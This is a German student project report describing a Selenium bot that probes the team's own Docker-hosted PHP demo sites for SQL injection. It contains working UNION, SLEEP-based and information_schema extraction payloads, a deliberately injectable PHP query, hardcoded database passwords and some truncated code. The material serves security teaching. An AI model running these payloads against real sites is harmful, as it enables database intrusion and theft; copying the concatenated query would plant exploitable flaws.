resultFile = "resultFile.txt"
```

Abbildung 2222 Variablen Definitionen

Einmal die Konstanten, bis zu wie vielen Tabellen soll der Bot suchen, MAX_TABLE_SIZE. Welcher String soll versucht werden auf der Seite auszugeben, INJECTION_STRING. Neben selbsterklärenden Definitionen, wie die Namen der Files und die “Voreinstellung” der injectionPossible haben wir noch timeWait. Diese gibt an, wie viele Millisekunden der Bot zwischen einzelnen Schritten warten soll. Zur Veranschaulichung ist es hilfreich, dieses eher hochzustellen, so dass man sehen kann, was der Bot durchgeht.

Bevor wir zu den Kernfunktionen kommen werden noch ein paar Hilfsfunktionen definiert, auf welche nachher zugegriffen wird.

```
"""Scheckt anhand des resultats ob eine Injection erfolgreich war"""
def checkIfInjectionIsSuccessful(pageContent):
    global injectionPossible
    if(pageContent.find(INJECTION_STRING) != -1):
        print(Fore.RED + "Injection möglich !" + Style.RESET_ALL)
        injectionPossible = True
        return True
    else:
        print(Fore.GREEN + "KEINE Injection möglich!" + Style.RESET_ALL)
        return False
```

Abbildung 2323 checkIfInjectionIsSuccessful

Eine davon ist *checkIfInjectionIsSuccessful*. Diese Funktion erwartet einen String und schaut nach, ob unser String den wir versuchen auf der Seite anzuzeigen, in dem String ist. Der Übergabeparameter PageContent ist hierbei das was auf der HTML-Seite übergeben wird.

```
"""Zum aufrufen einer website und inserten 1 Befehles
@url gibt die url an die angesteuert wird
@id die id des input feldes
@string gibt den String an der abgeschickt werden soll"""
def goToWebsiteAndInsert(url, id, string):
    print("Wir gehen zur website " + str(url) + " versuchen an dem input feld " + str(id) + " den string " + str(string))
    driver = webdriver.Chrome()
    driver.get(url)
    time.sleep(timeWait)
    input_field = driver.find_element(By.ID, id)
    input_field.send_keys(string)
    time.sleep(timeWait)
    input_field.send_keys(Keys.RETURN)
    time.sleep(timeWait)
    return driver.page_source
```

Abbildung 2424 goToWebsiteAndInsert

goToWebsiteAndInsert ist eine der fundamentalen Funktionen. Sie wird immer wieder aufgerufen und geht, wie der Name suggeriert, auf eine Website und gibt in ein Input Feld einen String ein. Hier haben wir auch mehrere time.sleep-Befehle, die dabei helfen, besser

nachzuvollziehen, was der Bot macht. Die Funktion gibt nach Ausführung die Antwort als HTML-Seite zurück an den Aufrufer der Funktion.

clearResult

Clear Result bekommt einen messy String, welcher anschließend mit Hilfe der Library BeautifulSoup “sauber” gemacht wird. Es werden alle Zeichen gelöscht, außer jene, die zwischen START und ENDE stehen. Die Funktion wird somit genutzt, um die Ausgabe von der HTML-Seite zu filtern und nur die gewollten Ausgaben zu bekommen. Beispielsweise den Namen der Tabellen.

```
"""Schneidet aus einer HTML antwort alles raus und gibt nur relevantes zurück
@messyString Übergabe string aus welchen das ergebnis rausgelesen werden soll
"""
def clearResult(messyString):
    soup = BeautifulSoup(messyString, 'html.parser')
    text = ' '.join(soup.find_all(text=True))
    text = ' '.join(text.split())
    matching_words = []
    words = text.split()
    for i, word in enumerate(words):
        if word.startswith("START") and word.endswith("ENDE"):
            matching_words.append(word)
    endWords = []
    for word in matching_words:
        endWords.append(word[5:-4])
    return endWords
```

Abbildung 2525 clearResult

IntCheck

```
"""testet ob die website eine Zahl erwartet """
def intCheck(url, id):
    injectionString = "1 UNION SELECT " + ' "INJECTIONPOSSIBLE"# '
    result = goToWebsiteAndInsert(url, id, injectionString)
    result = checkIfInjectionIsSuccessful(result)
    return result
```

Abbildung 2626 IntCheck

Ist der simpelste Test, wir versuchen den injection string über eine union einzugeben und gehen davon aus, dass das Formular einen int erwartet.

TimmerAttack

```
"""
Timmer Attack
"""
@url url von der website
@id id des input feldes
Timmer injection welche checkWebsiteTimmer aufruft um über zeit herauszufinden ob incetion möglich war"""
def timmerAttack(url, id):
    delayTime = 18
    thread = threading.Thread(target=checkWebsiteTimmer, args=(url, id))
    start_time = time.perf_counter()
    thread.start()
    thread.join()
    elapsed_time = time.perf_counter() - start_time
    if(elapsed_time > delayTime):
        print("INJECTION möglich!")
        return True
    else:
        return False
```

Abbildung 2727 timmerAttack

Timmer attack versucht mithilfe eines Warte-Befehles eine Injection nachzuweisen. Die eigentliche Abfrage selbst lagern wir in einem Thread aus. Dies ist leider notwendig aufgrund der Arbeitsweise von Selenium. Zuerst definieren wir eine delayTime, welche angibt wie lange wir warten, um von einer Injection auszugehen. Aktuell wollen wir 10 Zeiteinheiten in der Injection warten. Jedoch brauchen wir auch ein wenig Puffer für das Starten des Threads sowie für das Abwickeln etc.. Dafür brauchen wir auf dem getesteten Gerät 8 Zeiteinheiten. Auf anderer Hardware kann jedoch dieser Wert variieren. Zuerst erstellen wir den Thread und starten den Counter. Starten den Thread und warten bis er fertig ist. Überprüfen die vergangene Zeit und wenn diese über den 18 Zeiteinheiten ist, gehen wir davon aus, dass die Injection erfolgreich war.

```
"""Wird von timmerAttack in einem Thread aufgerufen um zu überpfüfenn ob eine injection erfolgreich war """
def checkWebsiteTimmer(url, id):
    driver = webdriver.Chrome()
    driver.get(url)
    input_field = driver.find_element(By.ID, id)
    input_field.send_keys("1 AND SLEEP(10)=0;")
    input_field.send_keys(Keys.RETURN)
    driver.quit()
```

Abbildung 2828 checkWebsiteTimmer

Hier ist die eigentliche Injection.

```

"""
Liest das File ein um die url, input kombination aufzubauen
"""
def readFileForWebsites():
    targets = []
    with open(websiteFile, 'r') as f:
        for line in f:
            website = {}
            parts = line.split(',')
            website["url"] = parts[0]
            del parts[0]
            for i in range(len(parts)):
                parts[i] = parts[i].replace("\n", "")
            website["inputfields"] = parts
            targets.append(website)
    return targets

```

Abbildung 2929 readFileForWebsites

readFileForWebsites liest die einzelnen Elemente aus dem file aus.

Dabei kommt erst die URL und dann die id. Getrennt wird mit “,”.

Die Ergebnisse werden zu einem “WebsiteObject” zusammengefasst. Hierbei handelt es sich nicht um ein Objekt im Sinne von objektorientierten Programmiersprachen, sondern um ein array. Diese Struktur kommt häufiger im Code vor, da es so einfacher ist, die Daten an Funktionen zu übergeben.

Caller Struktur:

Viele Tests bzw. Abfragen werden nicht direkt aufgerufen, sondern über eine Hilfsfunktion, den Caller. Dies geschieht, um bei Tabellen mehr Flexibilität zu erreichen. Der Caller ruft immer wieder die eigentliche Funktion auf, fügt aber immer mehr “Puffer” Einträge hinzu, solange bis ein positives Ergebnis erreicht wird oder das Maximum, welches im Befehl MAX_TABLE_SIZE definiert wird.

Die Caller Funktionen sind:

findOutTableNamesCaller

findOutNameOFDatabaseCaller

tableTest

sqlTypidentifizierenCaller

Da die einzelnen Caller Funktionen immer nach demselben Schema ablaufen, wird im nachfolgenden nur die Funktion, welche die Caller aufrufen, gezeigt.

UnionAttackOnTable

```
"""Wird von table test aufgerufen, testet einen Table mit definierten Collum größe
@url Die URL die aufgerufen werden soll
@id Die id des inputfeldes
@extraColumns wie viele Füller gemacht werden sollen"""
def unionAttackOnTable(url, extraColumns, id):
    fillerString = ""
    for i in range(extraColumns):
        fillerString = fillerString + "NULL as col" + str(i) + ","
    injectionString = ' " UNION SELECT ' + fillerString + ' "INJECTIONPOSSIBLE"# '
    result = goToWebsiteAndInsert(url, id, injectionString)
    result = checkIfInjectionIsSuccessful(result)
    return result
```

Abbildung 3030 unionAttackOnTable

In UnionAttackonTable wird versucht, bei einem Table herauszufinden, ob eine Injection möglich ist. Wir bekommen vom dazugehörigen Caller die url, die extracolumns und die ID. In der Injection selbst versuchen wir den String “INJECTIONPOSSIBLE” auf der Seite anzeigen zu lassen, damit dieser anschließend im Resultat gesucht werden kann. Wird dieser gefunden, geben wir ein positives Ergebnis zurück.

FindOutNameOfDatabase

```
"""
@url Die URL die aufgerufen werden soll
@id Die id des inputfeldes
@extraColumns wie viele Füller gemacht werden sollen
geht nur wenn es sich um string handelt
"""
def findOutNameOfDatabase(url, id, extraColumns):
    try:
        global nameOfDatabase
        fillerString = ""
        for i in range(extraColumns):
            fillerString = fillerString + "NULL as col" + str(i) + ","
            injectionString = ' " Union SELECT ' + fillerString + ' CONCAT("START", Database(), "ENDE") #'
            pageContent = goToWebsiteAndInsert(url, id, injectionString)
            database = clearResult(pageContent)
            if database:
                return database
            else:
                return "NICHT_ERKENBAR"
        except:
            return "NICHT_ERKENBAR"
```

Abbildung 3131 findOutNameOfDatabase

Ähnlich wie in *findOutTablesUnionTable* bauen wir zuerst den Filler auf und geben anschließend eine Anfrage ab, mit der wir versuchen, den Datenbank-Namen herauszufinden.

SqlTypidentifizieren

```
"""versucht den typ herauszufinden
@url Die URL die aufgerufen werden soll
@id Die id des inputfeldes
@extraColumns wie viele Füller gemacht werden sollen"""
def sqlTypidentifizieren(url, extraColumns, id):
    try:
        fillerString = ""
        for i in range(extraColumns):
            fillerString = fillerString + "NULL as col" + str(i) + ","
        injectionString = ' " UNION SELECT ' + fillerString + ' @@version; #'
        pageContent = goToWebsiteAndInsert(url, id, injectionString)
        if (pageContent.find("maria") != -1):
            print("MARIA DB ERKANNT!")
            return "MARIA"
        else:
            print("Ist VERMUTLICH mySQL")
            return "NICHT_ERKENBAR"
    except:
        return "NICHT_ERKENBAR"
```

Abbildung 3232 sqlTypidentifizieren

Hier versuchen wir die SQL-Variante zu erkennen. Genauso wie bei den anderen Funktionen bauen wir uns zuerst einen Filler auf, welchen wir dann in der eigentlichen Injection verwenden. Jedoch ist es deutlich schwieriger, die Datenbank genau zu erkennen, da das Verhalten von allen Datenbanken nicht dargestellt werden kann, wodurch immer die Gefahr einer Missinterpretation vorliegt.

```

"""Versucht herauszufindenn was für Tabellen es gibt.
@url url die getestet werden soll
@extraColumns wie viele filler eingebaut werden sollen
@id id des Input feldes das getestet werden soll
@database Name der datenbank"""
def findOutTablesUnionTable(url, extraColumns, id, database="MY_DATABASE"):
    try:
        fillerString = ""
        for i in range(extraColumns):
            fillerString = fillerString + "NULL as col" + str(i) + ","
        injectionString = ' " UNION SELECT ' + str(fillerString) + ' CONCAT(
        pageContent = goToWebsiteAndInsert(url, id, injectionString)
        tableNames = clearResult(pageContent)
        if tableNames:
            return tableNames
    except:
        pass
    return "NICHT_ERKENBAR"

```

Abbildung 3333 findOutTablesUnionTable

Es wird versucht mit Hilfe einer Injection die einzelnen Tabellennamen herauszufinden. Hierbei wird sowohl die *goToWebsiteAndInsert* verwendet, als auch die *clearResult* Funktion. Die injection string selbst wird ähnlich wie bei den anderen aufgebaut:

```

injectionString = ' " UNION SELECT ' + str(fillerString) + ' CONCAT("START",
GROUP_CONCAT(table_name), "ENDE") FROM information_schema.tables WHERE
table_schema = ' + str(database) + ' "

```

WebsiteChecker

```

"""Funktion welche alle möglichen angriffe ausführen soll üund für jede website ausgeführt werden soll """
def websiteChecker(websiteObject):
    result = intCheck(websiteObject["url"], websiteObject["inputfields"][0])
    if result is False:
        result = tableTest(websiteObject["url"], websiteObject["inputfields"][0])
    if result is False:
        result = timmerAttack(websiteObject["url"], websiteObject["inputfields"][0])

    #ergebnis speichern
    websiteObject["testResult"] = result

    print("Ergebnis ist " + str(result))
    return (websiteObject, result)

```

Abbildung 3434 websiteChecker

WebsiteChecker ist die Funktion, in welcher die einzelnen Tests zusammenlaufen. Wichtig ist, dass nur die Möglichkeit einer SQL-Injection alleine überprüft wird, nicht die Abfragen für die "erweiterten" Informationen. *WebsiteChekcer* soll für jede einzelne URL, ID und Kombination aufgerufen werden. Am Ende geben wir als tupel das Ergebnis zurück. Einmal speichern wir im *websiteObject* bei welcher Kombination die Injection erfolgreich war und zum anderen geben wir im Tupel zurück, ob ganz allgemein eine Injection erfolgreich war.

```
"""
Schreibt das ergebnis in das File
@result die einzelnen kombinationen
@advanced die inormationen über Datenbank name, SQL art und Tables.
"""
def writeResultInFile(result, advanced = None):
    with open(resultFile, "w") as f:
        for line in result:
            string = "Das Inputfiled mit der id : " + str(line["inputfields"][0]) + " Auf der Website : " + str(line["url"])
            if(line["testResult"] is True):
                string += " eine sicherheits Luecke Fuer SQL injection! \n"
            else:
                string += " Nach den Tests dieses Botes KEINE SQL injections \n"
            f.write(string)
        if advanced is not None:
            tabellenname = ""
            #tabellennameAls_string
            for name in advanced["tabellenName"]:
                tabellenname += name
            f.write("datenBankName: " + str(advanced["datenBankName"]) + ", sqlVariante : " + str(advanced["sqlVariante"]) +
            f.write("Bitte beachte das dieser Bot nur bestimmte SQL injections abfragt, dass nicht finden bedeutet nicht das die
"""
```

Abbildung 3535 *writeResultInFile*

WriteResultInFile schreibt die Ergebnisse in das vorher definierte *resultFile*. Die result Ergebnisse sind genauso aufgebaut, wie die *WebsiteObjecte* nur, dass es das zusätzliche Feld *testResult* gibt. Dieses gibt an, wie der Test ausging. Falls es weitere Daten gibt, wie z.B. Tabellennamen etc., werden diese ebenfalls aufgegeben. Am Ende geben wir nochmal einen disclaimer aus, dass die Ergebnisse mit Vorsicht zu genießen sind, da ein negatives Testergebnis keine Sicherheit garantieren kann.


```

def __main__():
    datenBankName = "NICHT_ERKENBAR"
    tabellenName = "NICHT_ERKENBAR"
    sqlVariante = "NICHT_ERKENBAR"

    websiteObjects = readFileForWebsites()

    injectionPosiblle = False
    for i, websiteObject in enumerate(websiteObjects):
        result = websiteChecker(websiteObject)
        websiteObjects[i] = result[0]
        if injectionPosiblle is False:
            injectionPosiblle = result[1]

```

Abbildung 3636 main Teil 1

main

Hier kommen alle Funktionen zusammen und werden aufgerufen. Zuerst setzen wir ein paar Variablen auf "NICHT_ERKENBAR". Dieser String wird abgefragt, um zu schauen, ob ein Test bei den Advanced Information erfolgreich war/ist.

Anschließend lesen wir alle URL, ID-Kombinationen ein und testen, ob bei diesen eine Injection möglich ist. Dabei benutzen wir den *websiteChecker* in welchen die eigentliche Logik zum Abfragen drin steckt.

```

#wenn injectionPossible war in einer website rest herausfinden:
if injectionPossible is True:
    for websiteObject in websiteObjects:
        if datenBankName == "NICHT_ERKENBAR":
            print("es wird versucht DB name zu erkennen")
            datenBankName = findOutNameOFDatabaseCaller(websiteObject)
        if datenBankName:
            if len(datenBankName) == 1:
                datenBankName = datenBankName[0]
        if sqlVariante == "NICHT_ERKENBAR":
            print("es wird versucht variante zu erkennen")
            sqlVariante = sqlTypidentifizierenCaller(websiteObject)

        if tabellenName == "NICHT_ERKENBAR" and datenBankName != "NICHT_ERKENBAR":
            print("es wird versucht tabellen namen zu erkennen")
            tabellenName = findOutTableNamesCaller(websiteObject, datenBankName)

    else:
        pass
    advance = None

```

Abbildung 3737 main Teil 2

Der größere Teil der main beschäftigt sich mit dem Erkennen der advanced Information. Diese versucht der Bot aber nur herauszufinden, wenn es auch eine erfolgreiche Injection gibt. Wenn dies gegeben ist gehen wir die Seiten durch und versuchen weitere Informationen herauszufinden

```
pass
advance = None
if sqlVariante != "NICHT_ERKENBAR" or datenBankName is not None or tabellenName is not None:
    advance = {}
    print("advance gesetzt !")
    advance["datenBankName"] = datenBankName
    advance["tabellenName"] = tabellenName
    advance["sqlVariante"] = sqlVariante
    writeResultInFile(websiteObjects, advance)
```

Abbildung 3838 main Teil 3

Anschließend überprüfen wir, ob der Versuch des Herausfindens erfolgreich war. Falls ja, bauen wir unser *advance* Objekt auf und übergeben anschließend unabhängig davon, ob wir etwas in advance gefunden haben oder nicht. Schreiben wir das Ergebnis durch *writeResultInFile* die Ergebnisse in das Ergebnis file.

8. Webseiten

Um die verschiedenen Arten von SQL-Injections zu testen und die Kompatibilität des Bots darzustellen, haben wir unterschiedene Webpages aufgebaut.

Alle Webpages bestehen aus einer PHP-Datei für die Repräsentation auf dem Browser und einer separaten PHP-Datei für die Bearbeitung der User Eingaben. Die Dateien für die Webpages befinden sich im Ordner *composetest/php/scr/Views*. In *scr* sind die die Dateien, welche die User Eingaben abfragen, lokal speichern und in die jeweilige Funktion in der *dbConnection.php* übergeben.

Für die Verbindung mit den Datenbanken wird die Datei *dbConnection.php* verwendet. Diese enthält mehrere Funktionen mit unterschiedlichen SQL Abfragen. Mit dem Schlüsselwort *save* sind die Funktionen gekennzeichnet, die Parametrisierte Abfragen verwenden.

Die einfachste Webpage ist *simple*. Der User gibt eine ID an, um Nachrichten dieser User-ID zu erhalten. Um die Webseite anzugreifen, kann beispielsweise eine Tautologie-Attacke wie „1 or 1“ oder eine *Union-Based-Injection* verwendet werden.

Für das Testen von *Blind-Injections* haben wir die Webpage *timer* aufgesetzt, wessen Ausgabe unabhängig der User-Eingabe erfolgt. Hier kann die *Timer-Attacke* verwendet werden, um herauszufinden, ob eine SQL-Injection auf der Webseite möglich ist.

Für die meisten Injections haben wir die Webpage *samShop* verwendet, welche eine vereinfachte Form eines Webshops mit ungesicherter Datenbankverbindung darstellt.

Um *Second-Order-Injections* auszuführen, wurden eine Registrierungsseite und Loginseite erstellt. Die Registrierung erfolgt mit einer abgesicherten SQL-Abfrage, wobei die Loginseite eine ungesicherte Abfrage hat.

Schließlich haben wir die Webpage *samshop.php* abgesichert und als *saveShop* gespeichert.

9. Docker

9.1 Einleitung

Wie wir bereits gesehen haben, befasst sich das Thema hauptsächlich mit SQL-Injection. Bei der Demonstration dieses Themas sollten wir verschiedene Dinge erledigen, um alles rechtlich und detailliert dokumentieren zu können. Zum Beispiel haben wir Datenbanken eingerichtet, Websites erstellt und viele andere Dinge recherchiert. Docker war eines der wichtigen Elemente, die wir abgeschlossen haben. Docker wird auf dem Markt immer beliebter, weil es nützliche Vorteile bietet. Das Projekt sollte immer auf den neuesten Stand gebracht oder sozusagen auf GitHub gepusht werden, damit die anderen Teammitglieder das Projekt richtig weiterentwickeln können. Außerdem sollten wir in der Lage sein, die verschiedenen Websites, Datenbanken in verschiedenen Versionen und die Verwaltungs-Tools mit verschiedenen Ports zur gleichen Zeit starten zu können. Diese Ausrüstung funktioniert mit Docker hervorragend, wie wir bei unseren Recherchen festgestellt haben. ” Docker provides the ability to package and run an application in a loosely isolated environment called a container. The isolation and security allows you to run many containers simultaneously on a given host. Containers are lightweight and contain everything needed to run the application, so you do not need to rely on what is currently installed on the host. You can easily share containers while you work and be sure that everyone you share with gets the same container that works in the same way “¹³. Dieser Satz verdeutlicht das Folgende: Docker bietet die Möglichkeit, eine Anwendung in einer losen, isolierten Umgebung, einem Container, zu verpacken und auszuführen. Dank der Isolierung und Sicherheit können Sie viele Container gleichzeitig auf einem bestimmten Host ausführen. Container sind leichtgewichtig und enthalten alles, was für die Ausführung der Anwendung erforderlich ist, so dass Sie sich nicht darauf verlassen müssen, was derzeit auf dem Host installiert ist. Sie können Container bei der Arbeit problemlos gemeinsam nutzen und sicher

¹³ Docker overview. (2023, 26. März). Docker Documentation. <https://docs.docker.com/get-started/overview/>

sein, dass jeder, mit dem Sie sie gemeinsam nutzen, denselben Container erhält, der auf dieselbe Weise funktioniert. In unserer Software sind viele Teile in verschiedene Container verpackt. Diese Container können zusammen "Docker compose" genannt werden. Die Container werden alle in einer YAML-Datei festgelegt, um die Software und die damit verbundenen Datenbanken zu konfigurieren. Es ist sinnvoller, alle Container mit einem Befehl im Terminal zu starten, zum Beispiel "docker-compose up" unter Linux, als verschiedene Docker in jeweils einem Container zu erstellen.

9.2 Installation Docker unter Linux:

Docker und Docker Compose können auf unterschiedlichen Wegen unter Linux installiert werden. Ich verwende in diesem Fall Kali Linux und habe Docker und Docker Compose im Terminal auf die meiner Meinung nach einfachste Weise installiert. Wechseln Sie in den Befehlsmodus mit "sudo -s" und geben Sie das Passwort ein. Nun möchten wir Zuerst davon sicher sein, dass das System auf dem aktuellen Zustand ist: "apt-get update". Dann folgt die Installation von Docker mit dem Befehl "apt-get install docker.io". Nach der Installation ist es wichtig, Docker-Dienste zu starten: "systemctl start docker". Möchte man bei jedem Systemstart die Docker-Dienste automatisch zu starten, dann sollte den folgenden Befehl einmal ausgeführt werden: "systemctl enable docker". Die Installation von Docker ist nun zu Ende und man kann es Prüfen, dass Docker erfolgreich installiert wurde. Diese könnte mit "docker - -version" gecheckt, damit wird die installierte Version gezeigt. Nun installieren wir Docker-Compose mit dem Befehl: "apt-get install docker-compose". Die Installation von Docker-Compose ist nun zu Ende und man kann es prüfen, dass Docker-Compose erfolgreich installiert wurde. Diese könnte mit "docker-compose - -version" gecheckt, damit wird die installierte Version gezeigt.

9.3 Wie werden Verschiedene Container in einem Docker gebaut?

Wie bereits beschrieben, können verschiedene Container in einem Docker gebaut werden. In diesem Teil werden wir erwähnen, wie dies tatsächlich gemacht wird und mit welchen Beispielen aus unserem Projekt wir es zeigen und verdeutlichen werden. Wenn eine Internetverbindung zur Verfügung steht, können die Container in einem Docker miteinander kommunizieren und unabhängig voneinander laufen. Jeder Container sollte also ein Docker-Image enthalten. "Aus einem Image lässt sich dann eine Instanz erzeugen, die als Container

bezeichnet wird. Um eine Applikation mit allen Abhängigkeiten an eine Kollegin zu geben, wird ein Docker Image bereitgestellt“¹⁴

Die Container Konfiguration mit deren Beziehungen zueinander werden in einem YAML-File definiert.

```
1 version: '3.8'
2 services:
3   php-apache-environment:
4     container_name: php-apache
5     build:
6       context: ./php
7       dockerfile: Dockerfile
8     depends_on:
9       - db
10    volumes:
11      - ./php/src:/var/www/html/
12    ports:
13      - 8000:80
14  db:
15    container_name: db
16    image: mysql
17    restart: always
18    environment:
19      MYSQL_ROOT_PASSWORD: Darius1998
20      MYSQL_DATABASE: MY_DATABASE
21      MYSQL_USER: Darius
22      MYSQL_PASSWORD: root
23    volumes:
24      - ./databaseMySQL:/var/lib/mysql
25    ports:
26      - "9906:3306"
27  mariadb:
28    container_name: mariadb
29    image: mariadb:latest
30    restart: always
31    environment:
32      MYSQL_ROOT_PASSWORD: Darius1998
33      MYSQL_DATABASE: MY_DATABASE
34      MYSQL_USER: Darius
35      MYSQL_PASSWORD: root
36    volumes:
37      - ./databaseMariadb:/var/lib/mysql
38    ports:
39      - "3307:3306"
```

Abbildung 3939 YAML-File

Abbildung 8 beschreibt eine YAML-Datei, die für Docker in der Version "20.10.21" für die Software eingestellt ist. In Zeile 1 steht die Version. Damit können wir die Version der Docker Compose Syntax bestimmen. In diesem Fall wird die Version 3.8 verwendet, die ziemlich neu ist. In älteren Versionen können einige Funktionen nicht enthalten sein, wie z. B. "driver" und "driver_opts" option for secret configurations. This option is only supported when deploying swarm services using docker stack deploy“¹⁵. Für diese Version sollte Docker Version 19.03.0 oder neuer verwendet werden. Dann folgt die Angabe service, die verwendet wird, um mehrere oder verschiedene Container in einer Gruppe zusammenzufassen. Jeder Container kann etwas

¹⁴ Docker: Einstieg in die Welt der Container. (o. D.). entwickler.de Deine Wissensplattform. <https://entwickler.de/dotnet/docker-grundlagen-dotnet-container>

¹⁵ Docker: Einstieg in die Welt der Container. (o. D.). entwickler.de Deine Wissensplattform. <https://entwickler.de/dotnet/docker-grundlagen-dotnet-container>

umfassen. Wie man im Bild sehen kann, zum Beispiel: php-apache-environment, db und mariadb. php-apache-environment beschreibt in diesem Fall die Software (Webseiten und Webshops). Der Name des Containers ist "php-apache", wie er in Zeile 4 von Abbildung 8 steht. Da der Quellcode aus mehreren Komponenten besteht und jede Komponente sich in einem separaten Container befindet, verwenden wir das Schlüsselwort "build", um ein Docker-Image direkt aus dem Quellcode zu erstellen. Der Build-Prozess verwendet den Quellcode aus dem aktuellen Verzeichnis in einem Ordner mit dem Namen "php" und die Docker-Datei mit dem Namen "Dockerfile", wie sie in Zeile 6 und Zeile 7 steht. Dieser Container ist vom "dbContainer" abhängig und muss warten, bis der Container "db" vollständig hochgefahren ist, bevor er startet (siehe Zeilen 8 und 9). volumes werden in den Zeilen 10 und 11 definiert. Dieser ist dafür da, auch wenn ein Container gestoppt oder entfernt wird, Daten zwischen Containern auszutauschen und dauerhaft gesichert zu werden. Dieser Container wird auf Port 8000:80 gestartet und wird im Web wie folgt aufgerufen: "localhost:8000". Bisher wurde der Container für die Webseiten beschrieben, nun wird ein Container für die Datenbanken beschrieben, um die Container übersichtlicher zu machen und alle anderen Container werden in ähnlicher Weise festgelegt. In Abbildung 8 in Zeile 14 beginnt die Definition eines neuen Containers mit dem Namen "db". Dann folgt "image", dieses enthält alle für den Container benötigten Dateien und Konfigurationen.

"restart: always" bedeutet, dass der Container immer automatisch neu gestartet werden soll, wenn er nicht mehr läuft oder abstürzt. Von Zeile 18 bis Zeile 22 werden "Environment" bestimmt. Dies sind die Umgebungsvariablen zur Konfiguration des Benutzernamens, des Passworts, des Root-Passworts und des Namens der zu erstellenden Datenbank. In Zeile 23 wird hier eine Datei angelegt, falls diese noch nicht vorhanden ist. Alle Datenbanken werden persistent in dieser Datei gespeichert. Auf diese Weise können wir Daten beispielsweise eine Tabelle nur einmal im Administrationstool erstellen und es wird die alten Daten bei jedem Start abrufen und die Änderung in dieser Datei speichern, wenn der Container heruntergefahren wird. Die Datei sollte "databaseMySQL" im aktuellen Verzeichnis heißen. Dieser Container wird über den Port "9906:3306" gestartet. Nun möchte ich beschreiben, wie man eine image beispielsweise "MySQL" der Datenbanken von Terminal installiert und bereitstellt.

Für MySQL soll man folgende Befehle ausführen:

- 1- docker pull mysql
- 2- docker run --name db -e MYSQL_ROOT_PASSWORD=Darius1998 -d mysql

Mit dem Befehl "docker ps" sieht man im Terminal die laufenden Container.

9.4 Docker-File

In einem Docker-File können verschiedene Anweisungen definiert werden, wie z. B. Image, Dateien kopieren, Befehle ausführen und mehr. Für unsere Demonstration brauchten wir das gesamte Docker-File nicht, sondern nur einen Teil davon, sodass Docker ordentlich funktioniert. Das Docker-File ist in unserem Fall sehr einfach und nicht komplex aufgebaut. Abbildung 9 Dockerfile beschreibt das Docker-File in unserer Demonstration.

```
FROM php:8.0-apache
RUN docker-php-ext-install mysqli && docker-php-ext-enable mysqli
RUN apt-get update && apt-get upgrade -y
```

Abbildung 4040 Dockerfile

Zuerst sollte das Schlüsselwort "From" kommen, das dafür verantwortlich ist, auf welchem Basis-Image das neue Docker-Image erstellt werden soll. Das Basis-Image ist in diesem Fall "php:8.0-apache". Dieses enthält den Webserver und die PHP-Laufzeitumgebung der Version 8.0. Der Webserver ist so konfiguriert, dass er PHP-Dateien verarbeiten kann, und das Image enthält eine Reihe von Standardmodulen, die für Webanwendungen ausreichend sein können. Die nächste Zeile besteht aus zwei Befehlen. Der erste ist notwendig, um sicherzustellen, dass die Erweiterung "mysqli" im Container verfügbar ist. Und von PHP-Anwendungen, die innerhalb des Containers ausgeführt werden, und verwendet werden kann. Der zweite Befehl aktiviert das installierte Paket aus dem ersten Befehl, so dass es von PHP-Anwendungen, die innerhalb des Containers laufen, verwendet werden kann. Dadurch wird sichergestellt, dass die Anwendung ordnungsgemäß auf die MySQL-Datenbank zugreifen kann, ohne dass ein zusätzlicher Konfigurationsaufwand erforderlich ist. Die dritte und letzte Zeile bringt das System innerhalb des Docker-Containers auf den neuesten Stand.

9.5 Zusammenfassung und Schluss

Docker ist also für uns eingestellt. Die Container sind natürlich mehr als zwei. Wir haben bisher nur zwei beschrieben, weil die anderen sehr ähnlich sind. Man kann viele Container in ein Docker packen, wenn man zum Beispiel ein leistungsfähiges Hostsystem, ein gutes Netzwerk usw. hat. Wir haben uns für die Verwendung von Docker als Gruppe entschieden, weil wir mehr Sicherheit beim Transport des Projekts von einem Teammitglied zum anderen haben wollten. "Entwickler können sicher sein, dass ihr Code in allen Umgebungen laufen wird, während sich die Administratoren auf das Hosten und Orchestrieren von Containern

konzentrieren können, statt sich mit dem Code herumschlagen, der darin läuft“¹⁶. Mit Docker können alle Teammitglieder sicherstellen, dass die Anwendungen unabhängig von der zugrunde liegenden Umgebung gleich funktionieren. Außerdem ist es einfacher und schneller, die Software bereitzustellen.

10. herkömmliche SQL-Abfrage und Prepared Statement

Da unser Thema SQL-Injection ist, haben wir dafür gesorgt, dass die Anwendung unsere Funktionen bis zu einem gewissen Grad gegen SQL-Injection-Angriffe schützt, indem wir vorbereitete Anweisungen als traditionelle SQL-Abfragen verwenden. Dies dient der Validierung der Eingaben. So wie die Verwendung von Prepared Statement, dass die SQL-Abfragen mit den Syntaxregeln der verwendeten Datenbank kompatibel sind.

10.1 Funktion mit herkömmliche SQL-Abfragen

```
78
79 function samSearchForProduct($productname){
80     $conn = new mysqli(Connector::$host, Connector::$user, Connector::$pass, Connector::$mydatabase);
81     // select query
82     $sql = 'SELECT Product_name, Price, Quantity FROM products WHERE product_name LIKE "%' . $productname . '"';
83
84     if ($result = $conn->query($sql)) {
85         $products[] = [];
86         while ($data = $result->fetch_assoc()) {
87             $products[] = $data;
88         }
89         array_shift($products);
90         return $products;
91     }
92
93 }
```

Abbildung 4141 herkömmliche SQL-Abfragen

In Abbildung 10 wird eine Funktion mit einer üblichen SQL-Abfrage verwendet. In Zeile 80 wird eine Verbindung hergestellt, dann wird in Zeile 82 eine SQL-Abfrage initialisiert. Diese Abfrage wird anschließend direkt interpretiert. In Zeile 84 wird die Datenbankverbindung mit der SQL-Abfrage in einer Variablen namens "result" gespeichert. Wenn die Verbindung erfolgreich ist, wird in Zeile 85 eine leere Liste mit dem Namen "products" erstellt. Dann folgt die while-Schleife in Zeile 86, um die Ergebnisse aus den Datenbanken in der Variablen data zu speichern. Dies geschieht mit Hilfe der Funktion fetch_assoc(), wenn es mehr als ein Produkt gibt. Bei jedem Durchlauf der Schleife wird "data". in das nächste Feld der Produktliste kopiert. Da das erste Element in der Liste ein leeres Feld bleibt, wird dieses mit Hilfe der Funktion array_shift() in Zeile 89 entfernt. Schließlich werden alle gefundenen Produkte oder Informationen in Zeile 90 zurückgegeben. In der Zeile 82 steht in blau eine

¹⁶ Mouat, A. (2016). Docker: Software entwickeln und deployen mit Containern

